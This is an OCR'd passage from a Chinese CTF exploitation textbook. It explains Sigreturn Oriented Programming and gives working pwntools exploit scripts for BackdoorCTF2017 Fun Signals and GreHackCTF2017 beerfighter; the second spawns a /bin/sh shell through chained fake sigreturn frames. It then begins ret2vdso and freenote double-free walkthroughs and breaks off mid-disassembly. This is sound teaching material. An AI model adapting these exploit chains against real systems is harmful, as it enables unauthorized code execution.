        struct _fpstate * fpstate;
        __uint64_t __fpstate_word;
      };
    __uint64_t __reserved1 [8];
  };
```

就像下面这样：

Offset		
0x00	rt_sigreturn	uc_flags
0x11	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi	rsi
0x80	rbp	rbx
0x90	rdx	rax
0xA0	rcx	rsp
0xB0	rip	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask


SROP

SROP，即 Sigreturn Oriented Programming，正是利用了 Sigreturn 机制的弱点，来进行攻击。


首先系统在执行 `sigreturn` 系统调用的时候，不会对 signal 做检查，它不知道当前的这个 frame 是不是之前保存的那个 frame。由于 `sigreturn` 会从用户栈上恢复恢复所有寄存器的值，而用户栈是保存在用户进程的地址空间中的，是用户进

程可读写的。如果攻击者可以控制了栈，也就控制了所有寄存器的值，而这一切只需要一个 gadget： `syscall; ret;` 。

另外，这个 gadget 在一些系统上没有被内存随机化处理，所以可以在相同的位置上找到，参照下图：



通过设置 `eax/rax` 寄存器，可以利用 `syscall` 指令执行任意的系统调用，然后我们可以将 `sigreturn` 和 其他的系统调用串起来，形成一个链，从而达到任意代码执行的目的。下面是一个伪造 frame 的例子：



`rax=59` 是 `execve` 的系统调用号，参数 `rdi` 设置为字符串“/bin/sh”的地址， `rip` 指向系统调用 `syscall` ，最后，将 `rt_sigreturn` 设置为 `sigreturn` 系统调用的地址。当 `sigreturn` 返回后，就会从这个伪造的 frame 中恢复寄存器，从而拿到 shell。

下面是一个更复杂的例子：




Figure 5. Steps involved in the Linux x86-64 SROP exploit

1. 首先利用一个栈溢出漏洞，将返回地址覆盖为一个指向 `sigreturn` gadget 的指针。如果只有 `syscall` ，则将 RAX 设置为 0xf，也是一样的。在栈上覆盖上 fake frame。其中：
    - `RSP` ：一个可写的内存地址
    - `RIP` ： `syscall; ret;` gadget 的地址
    - `RAX` ： `read` 的系统调用号
    - `RDI` ：文件描述符，即从哪儿读入
    - `RSI` ：可写内存的地址，即写入到哪儿
    - `RDX` ：读入的字节数，这里是 306
2. `sigreturn` gadget 执行完之后，因为设置了 `RIP` ，会再次执行 `syscall; ret;` gadget。payload 的第二部分就是通过这里读入到文件描述符的。这一部分包含了 3 个 `syscall; ret;` ，fake frame 和其他的代码或数据。
3. 接收完数据或， `read` 函数返回，返回值即读入的字节数被放到 `RAX` 中。我们的可写内存被这些数据所覆盖，并且 `RSP` 指向了它的开头。然后 `syscall; ret;` 被执行，由于 `RAX` 的值为 306，即 `syncfs` 的系统调用号，该调用总是返回 0，而 0 又是 `read` 的调用号。
4. 再次执行 `syscall; ret;` ，即 `read` 系统调用。这一次，读入的内容不重要，重要的是数量，让它等于 15，即 `sigreturn` 的调用号。
5. 执行第三个 `syscall; ret;` ，即 `sigreturn` 系统调用。从第二个 fake frame 中恢复寄存器，这里是 `execve("/bin/sh", ...)` 。另外你还可以调

用 `mprotect` 将某段数据变为可执行的。
6. 执行 `execve` ，拿到 shell。

pwnlib.rop.srop

在 pwntools 中已经集成了 SROP 的利用工具，即 pwnlib.rop.srop，直接使用类 `SigreturnFrame` ，我们来看一下它的构造：

```
>>> from pwn import *
>>> context.arch
'i386'
>>> SigreturnFrame(kernel='i386')
{'es': 0, 'esp_at_signal': 0, 'fs': 0, 'gs': 0, 'edi': 0, 'eax':
0, 'ebp': 0, 'cs': 115, 'edx': 0, 'ebx': 0, 'ds': 0, 'trapno': 0
, 'ecx': 0, 'eip': 0, 'err': 0, 'esp': 0, 'ss': 123, 'eflags': 0
, 'fpstate': 0, 'esi': 0}
>>> SigreturnFrame(kernel='amd64')
{'es': 0, 'esp_at_signal': 0, 'fs': 0, 'gs': 0, 'edi': 0, 'eax':
0, 'ebp': 0, 'cs': 35, 'edx': 0, 'ebx': 0, 'ds': 0, 'trapno': 0,
'ecx': 0, 'eip': 0, 'err': 0, 'esp': 0, 'ss': 43, 'eflags': 0, '
fpstate': 0, 'esi': 0}
>>>
>>> context.arch = 'amd64'
>>> SigreturnFrame(kernel='amd64')
{'r14': 0, 'r15': 0, 'r12': 0, 'rsi': 0, 'r10': 0, 'r11': 0, '&f
pstate': 0, 'rip': 0, 'csgsfs': 51, 'uc_stack.ss_flags': 0, 'old
mask': 0, 'sigmask': 0, 'rsp': 0, 'rax': 0, 'r13': 0, 'cr2': 0,
'r9': 0, 'rcx': 0, 'trapno': 0, 'err': 0, 'rbx': 0, 'uc_stack.ss
_sp': 0, 'r8': 0, 'rdx': 0, 'rbp': 0, 'uc_flags': 0, '__reserved'
: 0, '&uc': 0, 'eflags': 0, 'rdi': 0, 'uc_stack.ss_size': 0}
```

总共有三种，结构和初始化的值会 有所不同：

- i386 on i386：32 位系统上运行 32 位程序
- i386 on amd64：64 位系统上运行 32 位程序
- amd64 on amd64：64 为系统上运行 64 位程序

BackdoorCTF2017 Fun Signals

```
$ file funsignals_player_bin
funsignals_player_bin: ELF 64-bit LSB executable, x86-64, versio
n 1 (SYSV), statically linked, not stripped
```

这是一个 64 位静态链接的 srop，可以说是什么都没开。。。

```
$ checksec -f funsignals_player_bin
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
No RELRO        No canary found   NX disabled   No PIE
No RPATH   No RUNPATH   No       0              0       funsign
als_player_bin
```

```
gdb-peda$ disassemble _start
Dump of assembler code for function _start:
   0x0000000010000000 <+0>:     xor    eax,eax
   0x0000000010000002 <+2>:     xor    edi,edi
   0x0000000010000004 <+4>:     xor    edx,edx
   0x0000000010000006 <+6>:     mov    dh,0x4
   0x0000000010000008 <+8>:     mov    rsi,rsp
   0x000000001000000b <+11>:    syscall
   0x000000001000000d <+13>:    xor    edi,edi
   0x000000001000000f <+15>:    push   0xf
   0x0000000010000011 <+17>:    pop    rax
   0x0000000010000012 <+18>:    syscall
   0x0000000010000014 <+20>:    int3
End of assembler dump.
gdb-peda$ disassemble syscall
Dump of assembler code for function syscall:
   0x0000000010000015 <+0>:     syscall
   0x0000000010000017 <+2>:     xor    rdi,rdi
   0x000000001000001a <+5>:     mov    rax,0x3c
   0x0000000010000021 <+12>:    syscall
End of assembler dump.
gdb-peda$ x/s flag
0x10000023 <flag>:      "fake_flag_here_as_original_is_at_server
"
```

而且 flag 就在二进制文件里，只不过是在服务器上的那个里面，过程是完全一样的。

首先可以看到 `_start` 函数里有两个 syscall。第一个是 `read(0, $rip, 0x400)`（调用号 `0x0` ），它从标准输入读取 `0x400` 个字节到 `rip` 指向的地址处，也就是栈上。第二个是 `sigreturn()`（调用号 `0xf` ），它将从栈上读取 sigreturn frame。所以我们就可以伪造一个 frame。

那么怎样读取 flag 呢，需要一个 `write(1, &flag, 50)`，调用号为 `0x1`，而函数 `syscall` 正好为我们提供了 `syscall` 指令，构造 payload 如下：

```
from pwn import *

elf = ELF('./funsignals_player_bin')
io = process('./funsignals_player_bin')
# io = remote('hack.bckdr.in', 9034)

context.clear()
context.arch = "amd64"

# Creating a custom frame
frame = SigreturnFrame()
frame.rax = constants.SYS_write
frame.rdi = constants.STDOUT_FILENO
frame.rsi = elf.symbols['flag']
frame.rdx = 50
frame.rip = elf.symbols['syscall']

io.send(str(frame))
io.interactive()
```

```
$ python2 exp_funsignals.py
[*] '/home/firmy/Desktop/funsignals_player_bin'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x10000000)
    RWX:      Has RWX segments
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
fake_flag_here_as_original_is_at_server\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00[*] Got EOF while reading in interactive
```

如果连接的是远程服务器， `fake_flag_here_as_original_is_at_server` 会被替换成真正的 flag。

这一节我们详细介绍了 SROP 的原理，并展示了一个简单的例子，在后面的章节中，会展示其更复杂的运用，包扩结合 vDSO 的用法。

参考资料

- Framing Signals—A Return to Portable Shellcode
- slides: Framing Signals a return to portable shellcode
- Sigreturn Oriented Programming
- Sigreturn Oriented Programming is a real Threat
- Sigreturn Oriented Programming (SROP) Attack攻击原理

6.1.5 pwn GreHackCTF2017 beerfighter

下载文件

题目复现

```
$ file game
game: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), stati
cally linked, BuildID[sha1]=1f9b11cb913afcbbbf9cb615709b3c62b2fd
b5a2, stripped
$ checksec -f game
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No        0               0        game
```

64 位，静态链接，stripped。

既然是个小游戏，先玩一下，然后发现，进入 City Hall 后，有一个可以输入字符串的地方，然而即使我们什么也不输入，直接回车，在 Leave the town 时也会出现 Segmentation fault：

```
[0] The bar
[1] The City Hall
[2] The dark yard
[3] Leave the town for ever
Type your action number > 1
Welcome Newcomer! I am the mayor of this small town and my role
is to register the names of its citizens.
How should I call you?
[0] Tell him your name
[1] Leave
Type your action number > 0
Type your character name here >

...

[0] The bar
[1] The City Hall
[2] The dark yard
[3] Leave the town for ever
Type your action number > 3
By !

Segmentation fault (core dumped)
```

题目解析

程序大概清楚了，看代码吧，经过一番搜索，发现了一个很有意思的函数：

```
[0x00400d8e]> pdf @ fcn.00400773
/ (fcn) fcn.00400773 15
|   fcn.00400773 ();
|              ; CALL XREF from 0x00400221 (fcn.004001f3)
|              ; CALL XREF from 0x004002b6 (fcn.00400288)
|           0x00400773      4889f8         mov rax, rdi
|           0x00400776      4889f7         mov rdi, rsi
|           0x00400779      4889d6         mov rsi, rdx
|           0x0040077c      4889ca         mov rdx, rcx
|           0x0040077f      0f05           syscall
\           0x00400781      c3             ret
```

`syscall;ret` ，你想到了什么，对，就是前面讲的 SROP。

其实前面的输入一个字符串，程序也是通过 syscall 来读入的，从函数 `0x004004b8` 开始仔细跟踪代码后就会知道，系统调用为 `read()` 。

```
gdb-peda$ pattern_offset $ebp
1849771374 found at offset: 1040
```

缓冲区还挺大的， `1040+8=1048` 。

漏洞利用

好，现在思路已经清晰了，先利用缓冲区溢出漏洞，用 `syscall;ret` 地址覆盖返回地址，通过 frame_1 调用 `read()` 读入 frame_2 到 `.data` 段（这个程序没有 `.bss` ，而且 `.data` 可写），然后将栈转移过去，调用 `execve()` 执行“/bin/sh”，从而拿到 shell。

构造 sigreturn：

```
$ ropgadget --binary game --only "pop|ret"
...
0x00000000004007b2 : pop rax ; ret
```

```
# sigreturn syscall
sigreturn  = p64(pop_rax_addr)
sigreturn += p64(constants.SYS_rt_sigreturn)    # 0xf
sigreturn += p64(syscall_addr)
```

然后是 frame_1，通过设定 `frame_1.rsp = base_addr` 来转移栈：

```
# frame_1: read frame_2 to .data
frame_1 = SigreturnFrame()
frame_1.rax = constants.SYS_read
frame_1.rdi = constants.STDIN_FILENO
frame_1.rsi = data_addr
frame_1.rdx = len(str(frame_2))
frame_1.rsp = base_addr                 # stack pivot
frame_1.rip = syscall_addr
```

frame_2 执行 `execve()` ：

```
# frame_2: execve to get shell
frame_2 = SigreturnFrame()
frame_2.rax = constants.SYS_execve
frame_2.rdi = data_addr
frame_2.rsi = 0
frame_2.rdx = 0
frame_2.rip = syscall_addr
```

Bingo!!!

```
$ python2 exp.py
[*] '/home/firmy/Desktop/game'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './game': pid 12975
[*] Switching to interactive mode
By !

$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

elf = ELF('./game')
io = process('./game')
io.recvuntil("> ")
io.sendline("1")
io.recvuntil("> ")
io.sendline("0")
io.recvuntil("> ")

context.clear()
context.arch = "amd64"

data_addr = elf.get_section_by_name('.data').header.sh_addr + 0x
10
base_addr = data_addr + 0x8    # new stack address

# useful gadget
pop_rax_addr = 0x00000000004007b2    # pop rax ; ret
syscall_addr = 0x000000000040077f    # syscall ;
```

```
# sigreturn syscall
sigreturn  = p64(pop_rax_addr)
sigreturn += p64(constants.SYS_rt_sigreturn)    # 0xf
sigreturn += p64(syscall_addr)

# frame_2: execve to get shell
frame_2 = SigreturnFrame()
frame_2.rax = constants.SYS_execve
frame_2.rdi = data_addr
frame_2.rsi = 0
frame_2.rdx = 0
frame_2.rip = syscall_addr

# frame_1: read frame_2 to .data
frame_1 = SigreturnFrame()
frame_1.rax = constants.SYS_read
frame_1.rdi = constants.STDIN_FILENO
frame_1.rsi = data_addr
frame_1.rdx = len(str(frame_2))
frame_1.rsp = base_addr             # stack pivot
frame_1.rip = syscall_addr

payload_1  = "A" * 1048
payload_1 += sigreturn
payload_1 += str(frame_1)

io.sendline(payload_1)
io.recvuntil("> ")
io.sendline("3")

payload_2  = "/bin/sh\x00"
payload_2 += sigreturn
payload_2 += str(frame_2)

io.sendline(payload_2)
io.interactive()
```

参考资料

https://ctftime.org/task/4939

6.1.6 pwn DefconCTF2015 fuckup

下载文件

ret2vdso 原理

在你使用 `ldd` 命令时，通常会显示出 vDSO，如下：

```
$ ldd /usr/bin/ls
        linux-vdso.so.1 (0x00007ffff7ffa000)
        libcap.so.2 => /usr/lib/libcap.so.2 (0x00007ffff79b2000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007ffff75fa000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-6
4.so.2 (0x00007ffff7dd8000)
```

32 位程序则会显示 `linux-gate.so.1` ，都是一个意思。

题目解析

```
$ file fuckup
fuckup: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
, statically linked, stripped
$ checksec -f fuckup
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No       0             0        fuckup
```

漏洞利用

参考资料

- `man vdso`
- Return to VDSO using ELF Auxiliary Vectors

6.1.7 pwn 0CTF2015 freenote

下载文件

题目复现

```
$ file freenote
freenote: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), d
ynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.24, BuildID[sha1]=dd259bb085b3a4aeb393ec5ef4f09e31
2555a64d, stripped
$ checksec -f freenote
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes      0               2        freenot
e
$ strings libc-2.19.so | grep "GNU C"
GNU C Library (Ubuntu EGLIBC 2.19-0ubuntu6.6) stable release ver
sion 2.19, by Roland McGrath et al.
Compiled by GNU CC version 4.8.2.
```

因为没有 PIE，即使本机开启 ASLR 也没有关系。

玩一下，它有 List、New、Edit、Delete 四个功能：

```
$ ./freenote
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
```

```
4. Delete Note
5. Exit
====================
Your choice: 2
Length of new note: 5
Enter your note: AAAA
Done.
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 1
0. AAAA

== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 3
Note number: 0
Length of note: 10
Enter your note: BBBBBBBBB
Done.
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 1
0. BBBBBBBBB

== 0ops Free Note ==
```

```
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 4
Note number: 0
Done.
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 1
You need to create some new notes first.
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
====================
Your choice: 5
Bye
```

然后漏洞似乎也很明显，如果我们两次 Delete 同一个笔记，则触发 double free：

```
*** Error in `./freenote': double free or corruption (!prev): 0x
0000000000672830 ***
Aborted
```

在 Ubuntu 14.04 上把程序跑起来：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:"env LD_PRELOAD=./
libc-2.19.so ./freenote" &
```

题目解析

我们先来看一下 main 函数：

```
[0x00400770]> pdf @ main
/ (fcn) main 60
|   main ();
|           ; var int local_4h @ rbp-0x4
|           ; DATA XREF from 0x0040078d (entry0)
|           0x00401087      55             push rbp
|           0x00401088      4889e5         mov rbp, rsp
|           0x0040108b      4883ec10       sub rsp, 0x10
|           0x0040108f      b800000000     mov eax, 0
|           0x00401094      e864f9ffff     call sub.setvbuf_9fd
       ; int setvbuf(FILE*stream, char*buf, int mode, size_t siz
e)
|           0x00401099      b800000000     mov eax, 0
|           0x0040109e      e8a6f9ffff     call sub.malloc_a49
       ;  void *malloc(size_t size)
|           ; JMP XREF from 0x0040110f (main + 136)
|           0x004010a3      b800000000     mov eax, 0
|           0x004010a8      e8ebf8ffff     call sub.0ops_Free_No
te_998
|           0x004010ad      8945fc         mov dword [local_4h],
 eax
|           0x004010b0      837dfc05       cmp dword [local_4h],
 5     ; [0x5:4]=-1 ; 5
|       ,=< 0x004010b4      774e           ja 0x401104
|       |   0x004010b6      8b45fc         mov eax, dword [local
_4h]
|       |   0x004010b9      488b04c5f812.  mov rax, qword [rax*8
 + 0x4012f8] ; [0x4012f8:8]=0x401104
\       |   0x004010c1      ffe0           jmp rax
```

main 函数首先调用 `sub.malloc_a49()` 分配一块内存并进行初始化，然后读取用户输入，根据偏移跳转到相应的函数上去（典型的switch实现）：

```
[0x00400770]> px 48 @ 0x4012f8
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x004012f8  0411 4000 0000 0000 c310 4000 0000 0000  ..@.......@
.....
0x00401308  cf10 4000 0000 0000 db10 4000 0000 0000  ..@.......@
.....
0x00401318  e710 4000 0000 0000 f310 4000 0000 0000  ..@.......@
.....
```

```
[0x00400770]> pd 22 @ 0x4010c3
        :   0x004010c3      b800000000     mov eax, 0
        :   0x004010c8      e847faffff     call sub.You_need_to_
create_some_new_notes_first._b14
       ,==< 0x004010cd      eb40           jmp 0x40110f
       |:   0x004010cf      b800000000     mov eax, 0
       |:   0x004010d4      e8e9faffff     call sub.Length_of_ne
w_note:_bc2
      ,===< 0x004010d9      eb34           jmp 0x40110f
      ||:   0x004010db      b800000000     mov eax, 0
      ||:   0x004010e0      e8a2fcffff     call sub.Note_number:
_d87
     ,====< 0x004010e5      eb28           jmp 0x40110f
     |||:   0x004010e7      b800000000     mov eax, 0
     |||:   0x004010ec      e88cfeffff     call sub.No_notes_yet
._f7d
    ,=====< 0x004010f1      eb1c           jmp 0x40110f
    ||||:   0x004010f3      bfe6124000     mov edi, 0x4012e6
    ||||:   0x004010f8      e8c3f5ffff     call sym.imp.puts
       ; int puts(const char *s)
    ||||:   0x004010fd      b800000000     mov eax, 0
   ,======< 0x00401102      eb0d           jmp 0x401111
   |||||:   ; JMP XREF from 0x004010b4 (main)
   |||||:   0x00401104      bfea124000     mov edi, str.Invalid
       ; 0x4012ea ; "Invalid!"
   |||||:   0x00401109      e8b2f5ffff     call sym.imp.puts
       ; int puts(const char *s)
   |||||:   0x0040110e      90             nop
   ||||||   ; JMP XREF from 0x004010cd (main + 70)
   ||||||   ; JMP XREF from 0x004010d9 (main + 82)
   ||||||   ; JMP XREF from 0x004010e5 (main + 94)
   ||||||   ; JMP XREF from 0x004010f1 (main + 106)
   |`````=< 0x0040110f      eb92           jmp 0x4010a3
       ; main+0x1c
   |        ; JMP XREF from 0x00401102 (main + 123)
   `------> 0x00401111      c9             leave
            0x00401112      c3             ret
```

所以四个功能对应的函数如下：

- List： `sub.You_need_to_create_some_new_notes_first._b14`
- New： `sub.Length_of_new_note:_bc2`
- Edit： `call sub.Note_number:_d87`
- Delete： `call sub.No_notes_yet._f7d`

函数 `sub.malloc_a49` 如下：

```
[0x00400770]> pdf @ sub.malloc_a49
/ (fcn) sub.malloc_a49 203
|   sub.malloc_a49 ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x0040109e (main)
|           0x00400a49      55             push rbp
|           0x00400a4a      4889e5         mov rbp, rsp
|           0x00400a4d      4883ec10       sub rsp, 0x10
|           0x00400a51      bf10180000     mov edi, 0x1810
|           0x00400a56      e8d5fcffff     call sym.imp.malloc
       ;  void *malloc(size_t size)
|           0x00400a5b      488905461620.  mov qword [0x006020a8
], rax ; [0x6020a8:8]=0
|           0x00400a62      488b053f1620.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|           0x00400a69      48c700000100.  mov qword [rax], 0x10
0      ; [0x100:8]=-1 ; 256 ; Notes 结构体成员 max
|           0x00400a70      488b05311620.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|           0x00400a77      48c740080000.  mov qword [rax + 8],
0       ; Notes 结构体成员 length
|           0x00400a7f      c745fc000000.  mov dword [local_4h],
 0      ; [local_4h] 是 Note 的序号
|       ,=< 0x00400a86      eb7d           jmp 0x400b05
|       |   ; JMP XREF from 0x00400b0c (sub.malloc_a49)
|      .--> 0x00400a88      488b0d191620.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0 ; Notes 结构体的地址
|      :|   0x00400a8f      8b45fc         mov eax, dword [local
_4h]
|      :|   0x00400a92      4863d0         movsxd rdx, eax
|      :|   0x00400a95      4889d0         mov rax, rdx
